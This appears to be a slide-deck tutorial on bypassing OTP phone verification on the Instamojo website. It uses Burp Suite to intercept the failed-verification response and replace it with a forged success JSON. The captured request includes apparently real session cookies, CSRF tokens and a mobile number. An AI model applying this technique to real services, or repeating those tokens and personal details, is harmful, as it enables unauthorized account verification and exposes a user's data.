

---

# **AUTHENTICATION BYPASS**

# DISCLAIMER

THE INFORMATION PROVIDED HERE IS FOR EDUCATIONAL PURPOSES ONLY. UNDERSTANDING HOW AUTHENTICATION BYPASS VULNERABILITIES WORK IS ESSENTIAL FOR STRENGTHENING SECURITY MEASURES, BUT ANY TESTING OR EXPLOITATION SHOULD ONLY BE PERFORMED IN A CONTROLLED, LEGAL, AND ETHICAL ENVIRONMENT WITH EXPLICIT PERMISSION FROM THE SYSTEM OWNER.



---

A QUICK

# OVERVIEW

- OTP (One Time Password)
- Burp suite
- Web Application
- Payload

# ABOUT

---

An authentication bypass occurs when threat actors are able to bypass the authentication protocols an organization may have in place. For example, let's say an organization requires someone to enter in their email address and an associated password in order to log in to their financial accounting software. If a threat actor was able to log in to this software without having to enter in validated credentials, it would be considered an authentication bypass.

---

# HOW AUTHENTICATION BYPASS VULNERABILITIES WORK

Authentication bypass vulnerabilities occur when an attacker is able to take advantage of a flaw in the software/code and log in even though they are not an authorized user.

**LOGICAL FLAWS IN  
AUTHENTICATION  
WORKFLOWS**

**EXPLOITATION  
TECHNIQUES**

**DEFENSIVE  
MEASURES**




---

# RESOURCES



BURPSUITE

BURPSUITE



WEBSITE

## STEP-BY-STEP PROCESS

# OTP BYPASS


---

OTP (ONE-TIME PASSWORDS) VERIFICATION BYPASS THROUGH MODIFYING REQUEST OR RESPONSE. BEFORE STARTING FIRST WE UNDERSTAND OTP VERIFICATION. SOMETIMES WHEN YOU ARE BEFORE GOING TO REGISTER A NEW ACCOUNT, RE-LOGIN AND WANT TO ADD THE NEW NUMBER ON THE APPLICATION, THEN IT ASKS YOU TO VERIFY YOUR PHONE NUMBER. BY USING ONE-TIME VERIFICATION (OTP) METHOD. IN WHICH THAT APPLICATION SEND A CODE ON YOUR MOBILE NUMBER BY SMS, AND YOU HAVE TO ENTER IT YOUR MOBILE NUMBER ON THAT APPLICATION TO VERIFY YOUR ACCOUNT.

MODIFYING REQUEST OR RESPONSE MANIPULATION IS STRAIGHTFORWARD: AN ATTACKER FIRST OBSERVES REQUEST OR RESPONSE BEHAVIOUR OF AN APPLICATION. ONCE SHE UNDERSTANDS APPLICATION BEHAVIOUR THEN ATTACKER TRYING TO MANIPULATE RESPONSE ACCORDING TO VALID RESPONSE.

# PENETRATION TESTING


IN THIS CASE, THE ATTACKER FIRST, CAPTURE VALID REQUEST AND SEND TO THE REPEATER TO GET A RESPONSE. ANALYZE THE RESPONSE THEN ATTACKER TRYING TO MANIPULATE RESPONSE ACCORDING TO VALID RESPONSE.





## PENETRATION TESTING

HERE I ENTERED WRONG OTP 0000



The screenshot shows a web form titled "Verify your Mobile Number". It includes a field for the mobile number with a dropdown for the country code (+91) and a text input containing "6305567509". Below this is a section for the OTP, labeled "Enter OTP Below", with four input boxes, each containing the digit "0". A link "Did not receive OTP ? Resend OTP" is positioned above a blue "Verify" button. At the bottom of the form, there is a checkbox for WhatsApp updates and a yellow informational box explaining the need for a phone number. The footer contains a list of links: About, Blog, Developers, Support, Careers, Contact, Privacy, Terms, and System Status, along with social media icons and the copyright notice "© Instamojo".

Verify your Mobile Number

Your Mobile Number

+91 6305567509

Enter OTP Below

0 0 0 0

Did not receive OTP ? Resend OTP

Verify

☒ I want to receive updates about my account on WhatsApp


**Why do we need this?**  
We need the phone number to verify your account, to send you account updates and to contact you.

[About](#) [Blog](#) [Developers](#) [Support](#) [Careers](#) [Contact](#) [Privacy](#) [Terms](#) [System Status](#)

[Facebook](#) [Twitter](#) © Instamojo


# PENETRATION TESTING

**NOW SETUP BURPSUITE AND CONFIGURE WITH THE WEB BROWSER. TURN ON THE INTERCEPT AND NOW CAPTURED INVALID OTP REQUESTS. AFTER REQUEST CAPTURED RIGHT CLICK AND DO INTERCEPT → RESPONSE TO THIS REQUEST.**



## INVALID OTP CAPTURED REQUESTS

WHEN ATTACKER CLICKS ON RESPONSE TO THIS REQUEST THEN SHE WILL GET A RESPONSE OF PARTICULAR REQUESTS. SO AN ATTACKER CAN EASILY OBSERVE THE BEHAVIOUR OF AN APPLICATION FUNCTION.



```
Request
Pretty Raw Hex
1 POST /webapi/settings/phone_verification/verify_otp/ HTTP/2
2 Host: www.instamojo.com
3 Cookie: csrftoken=peEGSnnK0z4nMc6L4SQZcSSdx49K8GDCS5nUI9nFBKxQMGYHNmQiYLFHSHFdVIq8;
im_logged_in=dc8032317de0448eb8b1d42a1a4b48af; sessionid=lankrlvb15zhfv284nycfua6bixm3dta;
cpro-ft=true; cpro-ft-style-temp=true; _logged_in=1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: multipart/form-data;
boundary=-----21399567783765073625579835092
9 Content-Length: 295
10 Referer: https://www.instamojo.com/onboarding/
11 X-Csrftoken: peEGSnnK0z4nMc6L4SQZcSSdx49K8GDCS5nUI9nFBKxQMGYHNmQiYLFHSHFdVIq8
12 Origin: https://www.instamojo.com
13 Dnt: 1


Response
Pretty Raw Hex Render
expires=Fri, 06 Mar 2026 11:24:58 GMT; HttpOnly; Max-Age=31536000; Path=/; Secure
8 Set-Cookie: csrftoken=peEGSnnK0z4nMc6L4SQZcSSdx49K8GDCS5nUI9nFBKxQMGYHNmQiYLFHSHFdVIq8;
expires=Thu, 05 Mar 2026 11:24:58 GMT; Max-Age=31449600; Path=/; Secure
9 X-Xss-Protection: 1; mode=block
10 X-Content-Type-Options: nosniff
11 Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
12 P3p: CP="Instamojo does not have a P3P policy"
13 Cf-Cache-Status: DYNAMIC
14 Server: cloudflare
15 Cf-Ray: 91c17d5e9cfaa3b2-AMD
16 Alt-Svc: h3=":443"; ma=86400
17
18 {
  "error":1,
  "message":"This OTP is not valid. Please try again."
}
```

## INVALID OTP RESPONSE

IT'S A CLEAR INDICATION WE CAN BYPASS OTP VERIFICATION. NOW CHANGE RESPONSE FAILED TO SUCCESS {"ERROR":1} →

```
{"USERNAME": "ABC_AD075",
"NUMBER" : "PHONE NUMBER",
"IS_VERIFIED": "TRUE",
"MODE": "OTP"
}
```

**CHANGE RESPONSE FAILED TO SUCCESS  
TURN OFF THE INTERCEPT BUTTON AND LOOK AT THE APPLICATION, OTP VERIFICATION  
HAS BEEN BYPASSED.  
OTP VERIFICATION BYPASSED**



## Get started with your online business

What would you like to begin with? Pick an option.

You can always set up the other option later.



### Payments

Collect and send payment requests, create payment links, etc.



### Free Online Store

Set up free online store, list products and more.

---

**THANK  
YOU!**